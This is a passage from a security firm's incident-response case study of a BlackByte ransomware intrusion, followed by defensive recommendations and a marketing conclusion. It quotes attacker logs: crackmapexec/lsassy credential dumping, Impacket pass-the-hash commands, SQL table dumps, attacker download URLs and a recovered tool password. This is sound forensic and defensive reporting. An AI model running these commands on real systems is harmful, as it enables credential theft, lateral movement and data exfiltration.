Figure 6. Attackers verifying if the domain controllers are vulnerable to CVE-2021-42278/ CVE-2021-42287

```
79:python cme 10.192.10.52 -u s[REDACTED]admin -H '[REDACTED]' -M lsassy
80:python cme smb 10.192.10.52 -u s[REDACTED]admin -H '[REDACTED]' -M lsassy
81:python .\cme smb 10.192.10.53 10.192.10.52 10.193.10.30 10.193.10.29 10.232.170.6 10.232.154.6 10.232.249.6 10.232.138.6 10.232.202.6 10.232.186.6 10.232.218.6 10.232.234.6 192.168.107.17 -u s[REDACTED]admin
-H '[REDACTED]' -M lsassy
94:python cme smb 10.192.15.15 10.193.118.148 10.192.10.50 192.168.22.205 10.192.10.13 10.192.10.15 10.192.10.16 10.192.10.17 10.192.10.21 10.192.10.22 10.192.10.27 10.192.10.25 10.192.10.30 10.192.10.52
10.192.10.41 10.192.10.64 10.192.10.65 10.192.10.66 10.192.10.70 10.192.10.73 10.192.10.72 10.192.10.75 10.192.10.69 10.192.10.65 10.192.10.68 10.192.10.86 10.192.10.89 10.192.10.91 10.192.10.40 10.192.10.
34 10.192.10.186 10.192.10.46 10.192.10.187 10.192.10.188 10.192.10.189 10.192.10.44 -u s[REDACTED]admin -H '[REDACTED]' -M lsassy
95:python cme smb 10.192.15.15 10.193.118.148 10.192.10.50 192.168.22.205 10.192.10.13 10.192.10.15 10.192.10.16 10.192.10.17 10.192.10.21 10.192.10.22 10.192.10.27 10.192.10.25 10.192.10.30 10.192.10.52
10.192.10.41 10.192.10.64 10.192.10.65 10.192.10.66 10.192.10.70 10.192.10.73 10.192.10.72 10.192.10.75 10.192.10.69 10.192.10.65 10.192.10.68 10.192.10.86 10.192.10.89 10.192.10.91 10.192.10.40 10.192.10.
34 10.192.10.186 10.192.10.46 10.192.10.187 10.192.10.188 10.192.10.189 10.192.10.44 -u s[REDACTED]admin -H '[REDACTED]' -M lsassy
99:python cme smb -u s[REDACTED]admin -H '[REDACTED]' -M lsassy > lsa.txt
100:python cme smb ip.txt -u s[REDACTED]admin -H '[REDACTED]' -M lsassy > lsa.txt
```

Figure 7. Crackmapexec with lsassy module

Specifically, we see that the attackers probed for the vulnerability CVE-2021-42278/ CVE-2021-42287 Domain Controllers (Figure 6). We also see that the threat actors executed the lsassy module from crackmapexec remotely on the machines, to comprise multiple privileged access accounts (Figure 7)—the action that triggered the LSASS dumping alert in the first place (Figure 1).

We also saw evidence of an attempt to dump the NTDS.dit, too (see Figure 8). But they met a dead end. So, they executed a lateral movement using the RDP as well as other common tools, such as the Impacket Suite, popular with penetration testers.

```
python .\secretsdump.py -hashes :s[REDACTED]633 s[REDACTED]ce@10.192.10.52 > sec.txt
python .\wmiexec.py -hashes :s[REDACTED]3 s[REDACTED]ce@10.192.10.50
python .\wmiexec.py -hashes :9[s[REDACTED]3 s[REDACTED]ce@10.192.10.52
python cme smb 10.192.138.32 -u s[REDACTED] -H '9[s[REDACTED]3'
python cme smb 10.192.15.15 10.193.118.148 10.192.10.50 192.168.22.205 10.192.10.13 10.192.10.15 10.192.10.16 10.192.
```

Figure 8. Usage of common offensive tools



## WHAT THE THREAT ACTORS DID NEXT: GADGETS

You may have noticed that the threat actors used common off-the-shelf offensive tooling. In fact, they downloaded some of them from temp.sh (see Figure 9) and stored them openly for ease of access.

```
https://temp.sh/OvVdW/netscan.exe
https://temp.sh/zwVqL/sub.txt
https://notepad-plus-plus.org/downloads/v8.5.3/
https://temp.sh/RZqcj/our.exe
https://temp.sh/SgZza/win.rar
https://www.win-rar.com/download.html?&L=1
https://temp.sh/GhVML/VeeamCVE.rar
https://git-scm.com/download/win
https://github.com/Porchetta-Industries/CrackMapExec/releases/tag/v5.4.0
https://temp.sh/ntMxO/DomainControllers.txt
https://temp.sh/UKyNO/few.txt
https://temp.sh/FruEX/few.txt
https://temp.sh/bRqCW/sqldump.zip
https://temp.sh/bRqCW/sqldump.zip
https://www.win-rar.com/download.html?&L=1
```

Figure 9. Attacker tooling

One tool in particular appears to target CVE-2023-27532 (see Figure 10). This would enable the attacker to obtain encrypted credentials stored in the virtual machine, or VEEAM, configuration database.




Figure 10. Payload to exploit vulnerable VEEAM servers

Another off-the-shelf tool to clean system logs among other things, was also activated (see Figure 11).




Figure 11. Log Cleaner

Finally, the most interesting tool I saw was one that assisted the threat actors to prepare data for exfiltration (see Figure 12). By using the BlackByteSQLManager, the attackers would get visibility into the size and potential value of the data. This would then enable them to prioritize which data they should extract through keyword lookups with a view to then identifying what could be best leveraged in a ransom request.




Figure 12. Tool to assist with data exfiltration



## An Insight Into How The Threat Actor Selected Their Data

Up to this point, I have been explaining how the threat actor has learned about their victim. The fact that we interrupted them halfway through their operation gave us access to the tool. Which in turn revealed their modus operandi as well as their name.

It was safe to assume that we were dealing with the BlackByte ransomware gang (see name at top of Figure 12). Further, with a little effort, I was able to establish what the password to this tool actually was.

The tool is a .Net assembly, which appears to have been obfuscated with SmartAssembly (see Figure 13).

```
[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyProduct("BlackbyteSQLManager")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyTitle("BlackbyteSQLManager")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyCopyright("Copyright © 2021")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: PoweredBy("Powered by SmartAssembly 8.0.2.4779")]
[assembly: CLSCompliant(true)]
[assembly: AssemblyTrademark("")]
[assembly: Guid("0159a811-3fcd-42b2-8c66-b36adc7867f9")]
[assembly: ComVisible(false)]
```

Figure 13. Net assembly obfuscated with SmartAssembly

I used the [Simple Assembly Explorer](#) to successfully de-obfuscate the payload and found the authentication method and consequently the password (See Figure 14).



```

22 // Token: 0x0600008C RID: 140 RVA: 0x00004C0C File Offset: 0x00002E0C
23 internal void m000057(object p0, EventArgs p1)
24 {
25     if (delegate0d6.f0000fc(delegate0c9.f0000b2(this.f000416), "H2Kq3eUAZtpTLZoHeaJq")
26     {
27         delegate0c7.f000065(this);
28         delegate0d7.f0000ff(c000014.f000001, new EventHandler(this.m000058));
29         delegate0c7.f000068(c000014.f000001);
30         return;
31     }
32     delegate0d0.f0000d4("Incorrect password!", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
33 }
    
```

Figure 14. Finding the password

Following the password discovery, I wanted to test the tool. I set up a dummy database, which would allow me to play with it (see Figure 15).

This way, I could list all SQL server databases (DBs) locally and sort tables by size to identify the more damaging data. At first, I thought it would scan and list all DBs in a network, but the localhost was hardcoded and there was no networking functionality, so it was clear that the tool needed to run on each data server. I discovered that the tool also enabled the threat actors to filter the data by interesting keywords, such as credit card and passwords and then export it to csv.




Figure 15. Data preparation tool in the Kudelski Security lab



KS IR understands the exfiltration process and blocks it

## DATA EXFILTRATION

I observed the threat actor using the BlackByteSQLManager tool on some servers with (fortunately) non-sensitive data. As you would expect, the export functionality was as follows:

The sqlcmd utility targeted the local SQL Server instance and 'Windows Authentication' made the operation non interactive and eliminated the need for further user credentials (thanks to Domain Administrator privileges).

The data was then written into CSV files (See Figure 16).

```
sqlcmd" -S localhost -E -Q "select * from [redacted].dbo.DATA_IDOC_HIST" -W -s"," -o "G:\[redacted]\DATA_IDOC_HIST.csv"
sqlcmd" -S localhost -E -Q "select * from [redacted].dbo.data_idoc_save_201708" -W -s"," -o "G:\[redacted]\data_idoc_save_201708.c
sqlcmd" -S localhost -E -Q "select * from [redacted].dbo.imp_messages_hist" -W -s"," -o "G:\[redacted]\imp_messages_hist.csv"
sqlcmd" -S localhost -E -Q "select * from [redacted].dbo.K4_JOB_SHIFT_DATA_ARCHIV_old" -W -s"," -o "C:\Users\[redacted]
sqlcmd" -S localhost -E -Q "select * from [redacted].dbo.ARCH_MESSAGE" -W -s"," -o "G:\[redacted]\ARCH_MESSAGE.csv"
sqlcmd" -S localhost -E -Q "select * from [redacted].dbo.LOG_SEQUENTIALIZER" -W -s"," -o "G:\[redacted]\LOG_SEQUENTIALIZER.csv"
```

Figure 16. Dumbing SQL server databases to csv

We then observed the attacker manually inspecting some tables with file names that could indicate they contained sensitive information, e.g. 'Bank Accounts' and 'Human Resource Data'. As it turned out, these tables did not contain much information (See Figure 17).

```
file:///G:/BANK.csv
file:///G:/BANK_ACCOUNT.csv
file:///G:/HR_ADDRESSES.csv
file:///G:/K4_JOB_ORDER.csv
file:///G:/[redacted]/BANK.csv
file:///G:/[redacted]/BANK_ACCOUNT.csv
file:///G:/[redacted]/HR_ADDRESSES.csv
```

Figure 17. Inspecting potentially juicy data





Another important observation we made was the attacker's use of an unknown explorer.exe tool, which seemed to interact with the storage platform mega.co.nz. Though we could not get our hands on the sample to prove its data exfiltration functionality, it was a safe assumption to make that this was indeed the tool used to push the csv files to the mega storage platform (See Figure 18). Read Microsoft's analysis on this particular aspect, [here](#).




Figure 18. Exfiltration to mega domains



## THEY ARE STILL HERE...

At this point in our investigation we had identified the entry vector, the compromised accounts and the lateral movement methods.

But crucially, we had also confirmed that sensitive data had not yet been exfiltrated.

All the tools and skills showcased so far pointed heavily towards a ransomware operation where encryption was imminent, so we had to act swiftly to try to cut the attackers off at the pass. To do it decisively and comprehensively, we needed to find *all* their persistence mechanisms.

The first sign of persistence we found was AnyDesk. This was installed as a service on some selected servers. Upon inspecting the logs, we confirmed that in addition to the VPN access, which they were already exploiting, the attackers were coming in via Anydesk (See Figure 19).

KS IR detects the presence of the attackers coming in via AnyDesk and blocks it

```
'AppData/Roaming/AnyDesk/ad.trace
back 4144 6148 app.backend_session - Incoming session request: dobac (289735261)
back 4144 9732 app.backend_session - Incoming session request: dobac (289735261)
back 10420 15648 app.backend_session - Incoming session request: Gh0st (235279758);
```

Figure 19. Anydesk malicious usage

The second sign of persistence was the creation of local admin accounts, which were used over RDP (See Figure 20).

detections	Event ID	Record ID	Computer	User
User Added to Global Group	4728	20052240	[REDACTED]	None
New User Created	4720	20052241	[REDACTED]	jake
User Added to Global Group	4728	20052247	[REDACTED]	None
New User Created	4720	20052248	[REDACTED]	jake
User Added to Local Group	4732	20052252	[REDACTED]	Users
User Added to Local Group	4732	20052255	[REDACTED]	Administrators
User Added to Local Group	4732	20052263	[REDACTED]	Remote Desktop Users

Figure 20. Local admin account creation for persistence

When the Incident Response team tried to eliminate the persistence secured by AnyDesk, we ran into a few issues:

- The difficulty of ascertaining which AnyDesk program should be cleaned up. This is because the organization was also using Anydesk as part of their IT processes.
- The lack of EDR on part of the fleet. This obviously complicated the cleanup.
- The challenge of remediating while the attacker was still active. The AnyDesk logs showed the attackers were actually in the system at the same time we were investigating.

The reason the attackers were still active was because the in-house security team had not yet articulated their response policies (which would have led to the swift removal of the threat attacker).

The general state of unpreparedness for an attack meant that we were forced to make suboptimal calls. Our choice was as follows:

- Option 1 (the safe approach): Trigger a lockdown and isolate the company from the Internet until we finished the investigation. This would cut off attacker access and allow thorough remediation—but at the cost of the business.
- Option 2 (the riskier approach): Attempt to surgically contain the attackers while the company was still connected to the Internet.

Considering the tactics and techniques that we had identified and our assessment that the attackers were not extremely advanced, we decided that Option 2 was the preferable course of action:

We carried out the following:

1. Full migration and deployment of the EDR solution across all networks, as visibility is key.
2. Take down of the obsolete VPN gateway.
3. Resetting/disabling of compromised privileged accounts.
4. Identification at scale of the malicious AnyDesk installations that deviated from the compliant one (based on paths, hashes, and versions) and their automated removal.



5. Setting up of custom alerts, based on the observed attacker patterns (e.g., alert on the SQL manager tool usage, alert on the \*.mega.co.nz domain) and monitoring of malicious local admin accounts usage.
6. Blocking of \*.mega.co.nz and restriction of outgoing traffic from servers that did not need to connect to the Internet.


This short list coupled with intensive monitoring enabled us to keep the business operational while kicking out the attackers – with minimal disruption (impact on sleep not included).

While not exactly risk-zero, this approach was the best option because we were sure we had the tooling and the skill to execute an efficient and effective investigation that would enable us to catch up with the attacker and act at scale.





## THE ATTACK STORY, WITH A FOCUS ON THE MOST RELEVANT ELEMENTS OF THE KILL CHAIN



## KEY TAKEAWAYS

Once the crisis was averted, we identified several key takeaways and recommendations organizations can take to protect themselves from ransomware attacks by BlackByte



1. Enforce MFA everywhere applicable, especially for VPN use.



2. Leverage threat intel and IP reputation services to monitor for any successful connections to VPNs from VPS or certain foreign countries.



3. Ensure consistent and correct deployment of EDR solutions, so that—among other things—that alerts can be processed and escalated accordingly.



4. Perform Active Directory assessments to look for privileged escalation paths



5. Enforce a strong password policy, particularly for service accounts, which are a weakness we see in most environments we analyze.



6. Consider blocking file storage platforms and remote access commercial tools such as

AnyDesk, TeamViewer, and NGrok, and set up alerts on any connection attempts especially from servers.



7. Make sure you understand the risks introduced by all third-party partners and service providers, and for those who need remote access, consider the following:

1. Provide access through a zero trust architecture, removing the need for VPN.
2. If VPN is required, ensure your partner connects to a bastion host under your control before they can interact with the LAN network.
3. Consider blocking or restricting remote protocols from internal VPN IP ranges, since partners rarely need all network LAN range access.

This list is obviously not exhaustive but implementing the recommendations will go a long way toward helping organizations protect themselves from ransomware attacks like the one we saw in this case.

The good news is that while cyber-attacks and attempted attacks will continue, companies that take efforts to identify threat actors as quickly as possible and always improve their defenses can stop criminals in their tracks and prevent widespread damage.

## CONCLUSION

The stories in Tales from the Incident Response Cliff Face reveal a hard truth: cyber threats are relentless. Preparation isn't optional—it's essential. Each case study uncovers the creativity of attackers and the hurdles defenders must overcome. They highlight the critical need for swift, decisive action in the face of chaos. Yet, amidst all the complexity, one fact shines through. No organization has to face these challenges alone.

At Kudelski Security, we specialize in helping organizations defend against, respond to, and recover from cyberattacks. Our Incident Response (IR) services are designed to meet the unique needs of your business, whether you're facing an immediate threat or working to bolster your defenses for the future. Our offerings include:

-  • **Emergency Incident Response:** When seconds matter, our team mobilizes quickly to contain active threats and minimize damage.
-  • **Compromise Assessments:** Gain peace of mind by identifying hidden threats or breaches that may be lurking in your network.
-  • **Incident Readiness Assessments:** Proactively strengthen your defenses by identifying gaps and implementing best practices.
-  • **Digital Forensics:** Investigate breaches to uncover attacker footprints, remediate vulnerabilities, and support compliance efforts.
-  • **Retained Incident Response Services:** Ensure preparedness with ongoing access to our expert responders, who are familiar with your environment and ready to assist when needed.

Kudelski Security is proud to be recognized for our innovation and excellence in cybersecurity and incident response. Our commitment to advancing cybersecurity extends to our cutting-edge research, shared freely to support the global community. That's why we have a trusted reputation among organizations worldwide. Dive deeper into the vulnerabilities and attack vectors explored in this eBook—and many others—by visiting our blog at [research.kudelskisecurity.com](https://research.kudelskisecurity.com).

The digital battleground is constantly shifting, but with the right preparation, tools, and partners, even the steepest cliffs can be scaled. If you'd like to learn more about how Kudelski Security can be your trusted guide and partner in incident response, get in touch.

---

Kudelski Security, a division of the Kudelski Group (SIX: KUD.S), is an innovative, independent provider of tailored cybersecurity solutions to enterprises and public sector institutions. Kudelski Security is headquartered in Cheseaux-sur-Lausanne, Switzerland, and Phoenix, Arizona, with operations in countries around the world.

[info@kudelskisecurity.com](mailto:info@kudelskisecurity.com) | [www.kudelskisecurity.com](https://www.kudelskisecurity.com)